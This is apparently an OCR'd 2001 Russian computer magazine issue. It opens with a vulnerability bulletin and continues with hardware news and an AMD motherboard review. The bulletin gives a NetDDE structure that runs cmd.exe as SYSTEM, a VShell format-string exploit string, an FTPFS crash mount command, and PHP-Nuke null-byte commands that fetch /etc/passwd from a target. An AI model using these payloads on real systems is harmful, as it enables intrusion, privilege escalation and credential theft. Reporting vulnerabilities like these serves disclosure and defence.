При запуске Network DDE DSDM service, WINLOGON создает спрятанное окно для межпроцессного взаимодействия с различными NetDDE компонентами. Причем WINLOGON запущен с system-привилегиями. С использованием "DDE Copy Data" можно добиться выполнения команд на system.
Невидимое окно класса "NDDEAgnt" создается с именем "NetDDE Agent". Одним из обрабатываемых данным окном сообщений является WM_COPYDATA. Структура, передаваемая окну с помощью SendMessage, выглядит так:
4 байта - E1 DD E1 DD
4 байта - 01 00 00 00
4 байта - 01 00 00 00
8 байт - 05 00 00 09 00 00 00 01 (DDE Share Mod Id)
4 байта - CC CC CC CC
ASCIIZ - "SHARENAME$" (null terminated string: DDE Trusted Share Name)
ASCIIZ - "cmd.exe" (null terminated string: DDE Server Startup Command)
При обработке строки система проверяет первые 12 байт, затем конвертирует 2 аски строки в unicode. Share Mod Id сравнивается с тем, что указан в структуре, и если они равны, происходит выполнение второй строки в контексте процесса WINLOGON, то есть с system-привилегиями.

Van Dyke Technologies VShell v1.0/1.0.1 Code Execution

Автор: Ollie Whitehouse, David Litchfield
Патчи: доступна новая версия на www.vandyke.com/download/vshell
Система: WinNT4 SP6a, Win2000 SP1
Источник: www.atstake.com/research/advisories/2001/a021601-1.txt
Опасность: выполнение кода как system
Уязвимость этого SSH-гейтвея заключается в способе подтверждения имен пользователей. А именно, VShell страдает от кривого вызова vsprintf() со спец строкой в качестве параметра. Происходит перезапись указателя на адрес последних 8 байт этой строки.
А вот так выглядит username, позволяющий все это проделать:
(wrapped over 5 lines)
AAAAAAAAAAAAAAAAAAAAAAAhppaaX-0@2aP\hAAAAX5AAAAPhSHLLhir>Vh/c dhcm
d Phm`OAX-A0 APh@~aaX-~c 5rynAP\haa00X- 1_PXXXhe`aAX-A02AP\AhO
%q6X5A..Ahp !xX-2;_050P(0AAAAAAAAAAAAAAAA%.887861x%.887861x%.69971
7x%.672498x%.669674x%.669674x%.669674x%.669674x%.669674x%.669674x
%.669674x%.669142x%n"c/
Второй уязвимостью является наличие дефолтового правила (0.0.0.0/0.0.0.0), позволяющего пользователю устроить форвардинг на любой сервис, доступный с гейтвея.

Linux kernel security holes

Автор: Solar Designer
Патчи: www.redhat.com/support/docs/howto/kernel-upgrade/kernel-upgrade.html
Система: RedHat Linux, kernel до 2.2.17-14
Источник: www.redhat.com/support/errata/RHSA-2001-013.htm
Опасность: получение root с локального аккаунта, CPU halt

Три уязвимости были обнаружены в ядре RedHat Linux. А именно: дыры в ptrace, sysctl, позволяющие получить root. Третья уязвимость проявляется только на некоторых процессорах от Intel и, являясь характерной DoS атакой, позволяет повесить систему.

Buffer overflow in FTPFS 0.1.1 (kernel module)

Автор: Frank DENIS
Патчи: новая версия на http://sourceforge.net/projects/ftpfs
Система: Linux, kernel 2.4.2
Источник: www.securityfocus.com/archive/1/168718
Опасность: system takeover

В этом компоненте ядра отсутствует проверка границ. Используя определенным образом mount, пользователь может устроить захват системы.
Выглядит это примерно так:
mount -t ftpfs none /mnt -o
ip=127.0.0.1,user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx...
Выполнение этой команды вызовет немедленную перезагрузку.

Vixie-cron buffer overflow


Автор: RedHat Inc.
Патчи: www.redhat.com, новый vixie-cron package
Система: RedHat Linux
Источник: www.redhat.com/support/errata/RHSA-2001-014.htm
Опасность: изменение уровня доступа

Переполнение буфера происходит при использовании команды crontab. Неприятности начинаются когда имя пользователя имеет более чем 20 символов длины. Если системный администратор создал подобные аккаунты, то соответствующие пользователи могут получить дополнительные привилегии.

ProFTPD 7.2 DoS-attack

Автор: Wojciech Purczynski
Патчи: апдейт на http://www.linux-mandrake.com/en/ftp.php3
Система: Linux-Mandrake
Источник: http://www.securityfocus.com/advisories/3106
Опасность: DoS

В ProFTPD найдена ошибка работы с памятью (т. н. утечка - memory leaking), которая может быть использована в DoS-атаке. Проблема возникает при вызове команды size. Такая же проблема имеется при работе с командой user - каждый раз, как сервер ее выполняет, он использует несколько больше памяти.






PHP-Nuke (до 4.4.1) "poison null byte"

Автор: RFP, Joao Gouveia
Патчи: bb_smilies.php и bbcode_ref.php, подключение "magic quotes"
Система: *nix
Источник:
http://www.securityfocus.com/templates/archive.pike?list=1&mid=166204
Опасность: получение привилегий администратора

PHP-функции для работы с файлами, а именно fopen(), require(), include(), подвержены ошибке "poison null byte" в силу того, что отбрасывают в имени файла все, что следует за null. Ошибка происходит при отключенной опции magic_quotes_gpc.
PHP-Nuke использует base64 для кодирования информации о пользователе в cookie, причем при декодировании (base64_decode()) не производится проверка на спецсимволы. Это позволяет изменять критерии поиска в SQL-запросах.
Как результат возможно получение доступа к /etc/passwd:

```
j@spike# /bin/echo -e "1:1:1:1:1:1:1:1:1:../../../../../etc/pass-
wd\000" | uuencode -m f begin-base64 644 f
MToxOjE6MToxOjE6MToxOjE6Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZAA
K
j@spike# wget
'http://target/bb_smilies.php?user=MToxOjE6MToxOjE6MToxOjE6Li
4vLi4vLi4vLi4vL
i4vZXRjL3Bhc3N3ZAAK' -O target.passwd
j@spike# head -n1 target.passwd
root:x:0:0:root:/root:/bin/bash
```



Константин Буряков aka p0r0h (p0r0h@ixbt.com)



>< (((@>

Планы Canon

В мае этого года компания Canon собирается выпустить фото-принтер для автономной печати. Т. е. имея цифровой фотоаппарат, иметь компьютер уже необязательно ;). Характеристики этой новейшей чудо-техники находятся на достаточно высоком уровне: разрешение 300 dpi, вывод до 256 оттенков каждого цвета, печать одной фотографии займёт около минуты. Да уж, прогресс не стоит на месте и вскоре подобные девайсы получат широкое распространение на компьютерном рынке. Ну а первая подобная ласточка от Canon уже привлекла к себе пристальное внимание специалистов и простых юзеров. Благо, цена порядка 250 баксов их не отпугивает :).

Маленькая цифровушка



Olympus выпустил маленькую цифровую камеру CAMEDIA C-700 Ultra Zoom с 10-кратным оптическим и 27-кратным цифровым увеличением.

Такое высокое оптическое увеличение позволит очень качественно снимать мелкие детали даже на большом расстоянии. Цифровушка имеет матрицу на 2,11 мегапикселя, цветной ЖК-дисплей и USB-порт для подключения к компьютеру. Скорость тоже на весьма высоком уровне - один кадр в 1/2 секунды. В общем, отличное решение для профессиональных любителей ;) высококачественной цифровой сьёмки, но ожидаемая цена порядка 700 вечнозелёных может отпугнуть некоторых непритязательных юзверей. На прилавках магазинов CAMEDIA C-700 Ultra Zoom должна появиться в мае.

Стерео от Wicked3D

Подразделение Metabyte - Wicked3D - три года разрабатывала специальное программное обеспечение, которое бы смогло добавить почти любой игре стереообъема. Обычные стереоочки, совместимые с картами только какого-то одного производителя, требовали специальный шнур, да и глаза в них быстро уставали, т. к. вертикальная частота развертки уменьшалась вдвое. Но Wicked3D придумала более универсальное и интересное решение - специальную программу, которая не зависит ни от видеокарты, ни от драйверов, и ее можно применять с обычными красно-синими очками. Хоть Wicked3D и возвращает нас к очкам из цветных стекол, но делает это на новом технологическом уровне. Комп рендерит 3D-изображение, модифицируя цвет так, чтобы в красно-синих очках изображение казалось трёхмерным. ПО называется eyeSCREAM light и eyeSCRAM pro, которое полностью совместимо с Win9x/ME, Win2000 и со всеми популярными игровыми API: Direct 3D, OpenGL и Glide.

Версия eyeSCREAM light стоит вместе с очками около 15 американских президентов, а eyeSCRAM pro (с ЖК-стереоочками) будет поставляться производителям новых видеокарт. Качество изображения у них обещает быть получше, но для нормальной и комфортной игры нужна требуется большая частота вертикальной развертки (порядка 120-150 Гц). Видимо, стереоскопическое изображение вступает на новый, более качественный уровень развития.

Стильный джойстик для геймеров

Компания Thrustmaster спешит обрадовать многих геймеров и любителей авиасимуляторов, выпустив новый Top Gun Afterburner Joystick.

Джойстик имеет весьма стильный и удобный дизайн. Из остальных плюсов можно отметить: двойное управление, 8 программируемых кнопок, до 60 программируемых функций, регулируемую устойчивость, максимальную точность в играх и весьма привлекательную цену в 60 американских президентов. Думаю, что многие любители современных игрушек не будут разочарованы этим девайсом.



Новый звук в новом тысячелетии

Сразу несколько компаний, производящих звуковых карты, анонсировали свои новые продукты. Среди них и всеми любимая Creative. Её новая линейка Creative Sound Blaster Audigy, позиционируется как преемник Sound Blaster Live! Звуковухи будут построены на новом улучшенным звуковом процессоре EMU10K2 с увеличенным количеством эффектов и 6-канальным цифровым и аналоговым выходом с поддержкой Dolby Digital. Для старших моделей планируется FireWire интерфейс и поддержка Secure Content (работа с защищенным от копирования звуком). Как всегда, для разных секторов рынка будут представлены свои модели:

- Sound Blaster Audigy Platinum (продвинутый девайс с FireWire интерфейсом и пультом ДУ), ожидаемая стоимость около 199$;
- Sound Blaster Audigy MP3+ (с расширенным ПО для работы с MP3) - 99$;
- Sound Blaster Audigy X-Gamer (специально для геймеров и читателей][;)) - 99$.

Карты должны появиться в июне. Ждём с нетерпением :).

Компания TerraTec также планирует выпустить летом этого года свою 6-канальная аудиокарту SiXPack 5.1+. Планируется полная поддержка технологии Sensaura 3D. Звуковуха будет иметь оптический цифровой вход с автоматической синхронизацией (32, 44,1 и 48 кГц), цифровой выход, соотношение сигнал-шум - 97 дБ и встроенный усилитель 2 x 60 Вт. К сожалению, цена на эту новинку остаётся пока неизвестной.

Ну, и в завершение новостей с фронтов звуковых карт можно отметить интересное предложение от Hercules. Её новая звуковуха Gamesurround Muse XL базируется на чипе CMI-8738 и обладает возможностью вывода звука на 4 канала. Имеется поддержка A3D 1.0, EAX 1.0 и 2.0. В комплект поставки будет входить большое количество ПО: Game Commander 2 SE, MUSICMATCH Jukebox, Siren Xpress, PowerDVD 3.0, Storm Hercules SE, Acid Xpress и Kool Karaoke Lite (как знать, может в тебе обнаружится скрытый талант ;)). Но, пожалуй, самое интересное в карте - это её цена. Продаваться она будет уже в апреле за 30 бакинских, что вполне приемлемо.

Существенно обновились цены на новые АМДешные процы: от 50 бакинских за младшие модели Duron и до 300$ за новые высокопроизводительные Thunderbird

MD-MP3 плейер от Sony

Sony представила MD-MP3 плейер MZ-R700PC, который может хранить до 5 часов музыки в MP3 на MiniDisk'ax.

У этого девайса от столь именитого брэнда - хорошие характеристики: улучшенный антишок, время работы с аккумулятором до 50 часов, программирование плей-листов, расширенный эквалайзер, время доступа к диску 2-3 секунды и поддержка закачки по USB-интерфейсу. В общем, он имеет все шансы стать реальной альтернативой плеерам на других сменных носителях. Благо мини-диски дешёвы и достаточно популярны. Жаль только о предполагаемой стоимости Sony пока умалчивает.



Ferrari это не только крутая тачка...

Но и акустика. Именно так VideoLogic позиционирует свою новую акустическую систему DigiTheatre DTS. Заявленные характеристики действительно впечатляют: поддержка 5.1-канального звука, мощный сабвуфер (70 ватт), четыре сателлита и центральный динамик (по 30 ватт), интегрированный в модуль управления системой, пульт ДУ с многочисленными настройками и т. д.



Эту акустику можно смело рекомендовать для построения домашнего кинотеатра. Впрочем, утонченные любители музыки и хардкорные игроки тоже останутся весьма довольны. Стоимость системы DigiTheatre DTS в 600 буказоидов строго соответствует её качеству.

LifeTV USB ТВ тюнер от Lifeview

Компания Lifeview выпустила довольно интересный ТВ-тюнер с USB-интерфейсом.



Поддерживаемые разрешения - вплоть до 640x480. Имеются расширенные функции по захвату видео, а также возможность приёма FM-станций. Девайс LifeTV USB с ценой в 80$, безусловно, найдёт своего покупателя.

Новинки от Logitech

Компания Logitech порадовала компьютерную общественность новыми девайсами. Это модем LPM-FM560E стандарта PC Card с поддержкой V.92 и беспроводная оптическая мышь Cordless MouseMan Optical. Модем поддерживает все современные стандарты передачи и сжатия сигнала и имеет флэш-ROM, что позволит обновить будущие прошивки.

Мышь Cordless MouseMan Optical тоже довольно любопытна, т. к. имеет интересные характеристики: разрешение 800 dpi и сканирование поверхности с частотой 1500 раз в секунду.

Юзвери, купившие эту крысу, могут забыть о постоянной чистке своей маленькой подруги и о проблемах с перепутанными шнурами. Logitech не разочаровал своих поклонников. Впрочем, цены пока немного кусаются. За крыску придётся отдать 70 грин, а за момед 80$.




Высокоскоростной CD-RW-привод от Yamaha

Компания Yamaha выпускает всё более скоростные приводы. Вот и модель Yamaha CRW2200E не стала исключением.

Спецификации весьма достойны:

24x скорость записи;
10x скорость перезаписи;
40x скорость чтения;
8МБ буфер;
поддержка технологии SafeBurn;
интерфейс ATAPI (имеются модели и с SCSI-3, IEEE1394 и USB2.0 интерфейсом).


Таким образом, этот девайс является одним из быстрейших на рынке. Вот только цену не слишком заламывали бы...



Потерял маму. Под AMD.

Какую мать выбрать владельцам AMD-процессоров

POROH (POROH@IXBT.RU)



Дарова, дружище! В прошлый раз я рассказывал о новых АМДешных процессорах. Как ты помнишь, они очень подкупают своей производительностью и ценой. Но ограничиться только обзором камней было бы неправильно, т. к. для него нужно выбрать ещё и подходящую материнскую плату. Их обилие на рынке может запутать кого угодно, поэтому Х поможет тебе сделать правильный выбор, исходя из твоих потребностей и возможностей (к сожалению, ничто не дается нам так дешево, как хочется :)). Поэтому я не стал рассматривать и тестировать все имеющееся на рынке девайсы, а выбрал только самые интересные и достойные экземпляры.

Сначала понять, а потом уж полюбить

Но прежде чем начать детальный обзор, хотелось бы сказать, что возможности системных плат прежде всего определяются параметрами использованных в них чипсетов. Так, например, каждый набор системной логики состоит из двух специальных микросхем - северного (отвечает за работу с процессором, памятью и видеокартой) и южного мостов (контроллер IDE, USB, периферийных устройств и т. д.).

Первый набор системной логики для процессоров Athlon (Thunderbird) сделала сама AMD. Чипсет назывался AMD-750 и состоял из северного моста AMD-751 и южного AMD-756. Но этот набор не пользовался большой популярностью среди производителей материнок, т. к. в нём было существенное ограничение для многих девайсов: не было поддержки AGP 4x, PC133 SDRAM (до 768 Мбайт), UDMA/100. Поэтому исправлять эту ситуацию взялись другие производители. Первой за дело взялась компания VIA и выпустила сначала чипсет VIA KX133 для SlotA-версий процессоров Athlon, а затем и VIA KT133 предназначенных уже для SocketA-вариантов Athlon (Thunderbird) и Duron. Эти чипсеты получили куда большее распространение из-за более широких возможностей:

- поддержка асинхронного режима (память и системная шина могу работать на разных частотах)
- 200 МГц DDR системная шина
- PC 133 SDRAM и VC133 DRAM (до 2 Гбайт)
- AGP 4x
- UDMA/66
- 4 USB-порта
- аппаратный мониторинг
- AC'97 аудио
- MC'97 модем

Материнские платы на этом чипсете хоть и имели большую популярность, но обладали крайне скудным потенциалом к разгону. В лучшем случае эти материнки имели возможность изменять коэффициент умножения процессора (как его разблокировать было написано во 2-м номере Х в статье "Камни AMD и их разгон") и позволяли немного увеличивать частоту системной шины. Ведь главным препятствием для эффективного разгона было отсутствие нормальной поддержки 133 МГц (266 МГц DDR) системной шины.

Но выход новых АМДешных процессоров, работающих на 133 МГц FSB (266 МГц DDR), был не за горами, и VIA в скором времени выпустила для них свой новый чипсет VIA KT133A, который помимо всего прочего имеет поддержку UDMA/100, что может весьма пригодиться обладателям новых винчестеров. Как ты, наверное, уже догадался, материнки, построенные именно на этой системной логике VIA KT133A (северный мост 8363A и южный 686B) заслуживают самого пристального внимания на сегодняшний день, т. к. они обеспечивают наилучшее соотношение цена/качество/производительность и наиболее дружественны к оверклокингу. Да, есть ещё чипсеты VIA KT266, от компании Ali - MAGiK 1 и от самой AMD - AMD760, тоже поддерживающие системную шину133 МГц (266 МГц DDR), а также новую память - DDR. Но слишком высокая цена на DDR'овские модули памяти сводит на "нет" практически все её преимущества. Впрочем, обо всём по порядку.



ASUS


www.asus.ru

ASUS он и в Африке ASUS. Для многих эти материнские платы были и остаются номером один, т. к. продукцию этой компании характеризует высочайший уровень надежности, отлаженность всех компонентов и использование передовых технологий. Впрочем, и цена на материнки от ASUS'а всегда больше, чем у конкурентов.

ASUS A7V133

Спецификации ASUS A7V133:
Чипсет VIA KT133A (северный мост VT8363A, южный мост VT686B)
Поддержка процессоров AMD Duron и Athlon (Socket A, 200MHz/266MHz FSB)
Три сокета для DIMM (PC100/PC133 SDRAM)
Объём памяти до 1.5 GB
Ultra DMA 100 (Контроллер Promise PDC20265R)
BIOS AWARD 6.0 Medallion
Два порта Bus Master IDE с поддержкой UDMA 33/66/100
Коннекторы PS/2 клавиатуры и мыши
Floppy Port (до 2.88MB)
Один LPT-порт
Два COM-порта
Два USB-коннектора
ATX форм-фактор
1 AGP, 5 PCI и AMR-слот
Встроенный звук AC'97

ASUS остаётся верен себе, качество сборки/пайки A7V133 находится на очень высоком уровне и нареканий не вызывает. На северном мосту чипсета установлен радиатор с активным охлаждением, что, впрочем, становится стандартом "де Fuck-то" для оверклокерских плат. Благодаря грамотному расположению конденсаторов, проблем с установкой больших кулеров на АМДешные камни Дурон и Тандерберд возникнуть не должно. Изменение множителя процессора и частоты системной шины может быть произведено как из BIOS, так и с помощью привычных dip-переключателей (все возможные положения джамперов расписаны прямо на плате), что достаточно удобно.




Abit
www.abit.com.tw

Говорим Abit, подразумеваем максимальный разгон и производительность. Этот брэнд всегда радовал своих поклонников качеством девайсов и широкими возможностями к оверклокингу. В общем, мамы Абита пользуются огромным спросом во всём мире ;).

Abit KT7A-RAID

Спецификации Abit KT7A-RAID:
Чипсет VIA KT133A (северный мост VT8363A, южный мост VT686B)
Поддержка процессоров AMD Duron и Athlon (Socket A, 200MHz/266MHz FSB)
Три сокета для DIMM (PC100/PC133 SDRAM)
Объём памяти до 1.5 GB
Ultra DMA 100 (Контроллер High Point HTP370)
BIOS AWARD 6.0
BIOS SOFTMENU III (для расширенной настройки работы CPU)
Два порта Bus Master IDE с поддержкой UDMA 33/66/100
Коннекторы PS/2 клавиатуры и мыши
Floppy Port (до 2.88MB)
Один параллельный порт (EPP/ECP)
Два COM-порта
Два USB-коннектора
ATX форм-фактор
1 AGP , 6 PCI и 1 ISA-слот
Эта мамка радует глаз своей компактностью и хорошим, продуманным дизайном, даже учитывая тот факт, что на ней установлен контроллер ATA/100-RAID. Учитывая, что продукция Abit ориентирована в основном на оверклокеров, на плате отсутствуют AC'97 Audio и слот AMR/CNR. А вот наличие слота ISA может весьма пригодиться обладателем старых модемов и звуковух. На северном мосту чипсета установлен радиатор с вентилятором - большое подспорье для стабильной работы, при экстремальном разгоне. Кстати, оверклокинг на Abit KT7A-RAID доставляет скорее удовольствие, чем какие-нибудь затруднения. Всё легко и понятно, т. к. BIOS SoftMenu III максимально способствует процессу. Только вот несколько конденсаторов находятся близко к процессорному разъему, что несколько затрудняет установку кулеров из семейства Thermaltake Orb (цилиндрической формы).



Iwill
www.iwill.net


Ещё одна хорошо зарекомендовавшая себя компания. Её девайсы принадлежат к категории Hi-End и пользуются большим спросом у буржуев. Впрочем, и у нас на рынке о ней не забывают.

Iwill KK266-R

Спецификации Iwill KK266-R:
Чипсет VIA KT133A (северный мост VT8363A, южный мост VT686B)
Поддержка процессоров AMD Duron и Athlon (Socket A, 200MHz/266MHz FSB)
Три сокета для DIMM (PC100/PC133 SDRAM)
Объём памяти до 1.5 GB
Ultra DMA 100 (Контроллер AMI MG80649)
BIOS AWARD 6.0
Два порта Bus Master IDE с поддержкой UDMA 33/66/100
Коннекторы PS/2 клавиатуры и мыши
Floppy Port (до 2.88MB)

Один LPT-порт
Два COM-порта
Два USB-коннектора
ATX форм-фактор
1 AGP , 6 PCI и 1 ISA-слот
Встроенный звук CMI 8738


Помимо грамотной комплектации, эта материнка поставляется в красивом пластиковом боксе и картонной коробке с вырезанным окном. Безусловно, найдётся много любителей красивого дизайна, но это отнюдь не должно стать основным критерием выбора материнской платы. Впрочем, и остальные характеристики Iwill KK266-R тоже находятся на весьма высоком уровне. Продуманные оверклокерские настройки в BIOS'е (регулировка напряжения, изменение коэффициента CPU и частоты FSB с шагом в 1 МГц), хороший ATA/100 RAID-контроллер от AMI и традиционно высокая стабильность, могут понравиться многим юзверям. Вот только слишком близкое расположение конденсаторов к процессорному разъему может доставить неприятности при установке массивных кулеров, что может отпугнуть некоторых оверклокеров.



MSI

www.msicomputer.com

Этот производитель уже достаточно давно хорошо зарекомендовал себя на рынке материнских плат, демонстрируя хорошую производительность в тестах, но в плане некоторых фич не дотягивал до уровня ASUS и Abit. И MSI явно не устраивает такое положение дел, поэтому он стремится не отставать от главных конкурентов, улучшая свои платы и при этом, не забывая о двух своих прошлых плюсах - стабильность и цена.




MSI K7T Turbo-R

Спецификации MSI K7T Turbo-R:
Чипсет VIA KT133A (северный мост VT8363A, южный мост VT686B)
Поддержка процессоров AMD Duron и Athlon (Socket A, 200MHz/266MHz FSB)
Три сокета для DIMM (PC100/PC133 SDRAM)

Объём памяти до 1.5 GB
Ultra DMA 100 (Контроллер HighPoint HPT370)
BIOS AWARD 6.0
Два порта Bus Master IDE с поддержкой UDMA 33/66/100
Коннекторы PS/2 клавиатуры и мыши
Floppy Port (до 2.88MB)
Один LPT-порт
Два COM-порта
Два USB-коннектора
ATX форм-фактор
1 AGP , 6 PCI и 1 CNR-слот
Встроенный звук AC'97

MSI K7T Turbo-R имеет грамотное расположение компонентов на плате и хорошую пайку. Любителям разгона она может весьма придтись по вкусу, т. к. имеет расширенные возможности управления частотой процессора, системной шины, напряжением процессора и т. д. Трудностей с установкой массивных радиаторов на Дуроны и Тандерберды не возникнет. Также пристального внимания заслуживает система диагностики и фирменная утилита для разгона процессора Fuzzy Logic III, которая имеет очень приятный интерфейс со множеством настроек.



Также эта утилита является программой мониторинга, т. к. в ней отображаются напряжение процессора, его температура, скорость вращения кулеров.

Всех нагнем, всех тестанем!

Теперь настало время посмотреть, как материнки от этих именитых производителей проявляют себя в деле.

SiSoft Sandra 2001

CPU Benchmark
В тесте, демонстрирующем производительность процессора, в лидеры вырвалась ASUS A7V133. Материнка Iwill KK266-R тоже держится на высоте.

Content Creation 2001


Этот бенчмарк демонстрирует работу процессора, памяти, жёсткого диска и AGP шины, максимально нагружая их. Abit KT7A-RAID вырвался вперёд, но ему буквально в затылок дышит ASUS A7V133.

3DMark 2000

Default Benchmark - 1024x768x16
Default Benchmark - 1024x768x32
В самом популярном 3D-тесте ASUS со своей материнской платой A7V133 обставил всех своих конкурентов как в 16-битном, так и в 32-битном цвете.

Quake III


Normal - 640x480x16
High Quality - 1024x768x32
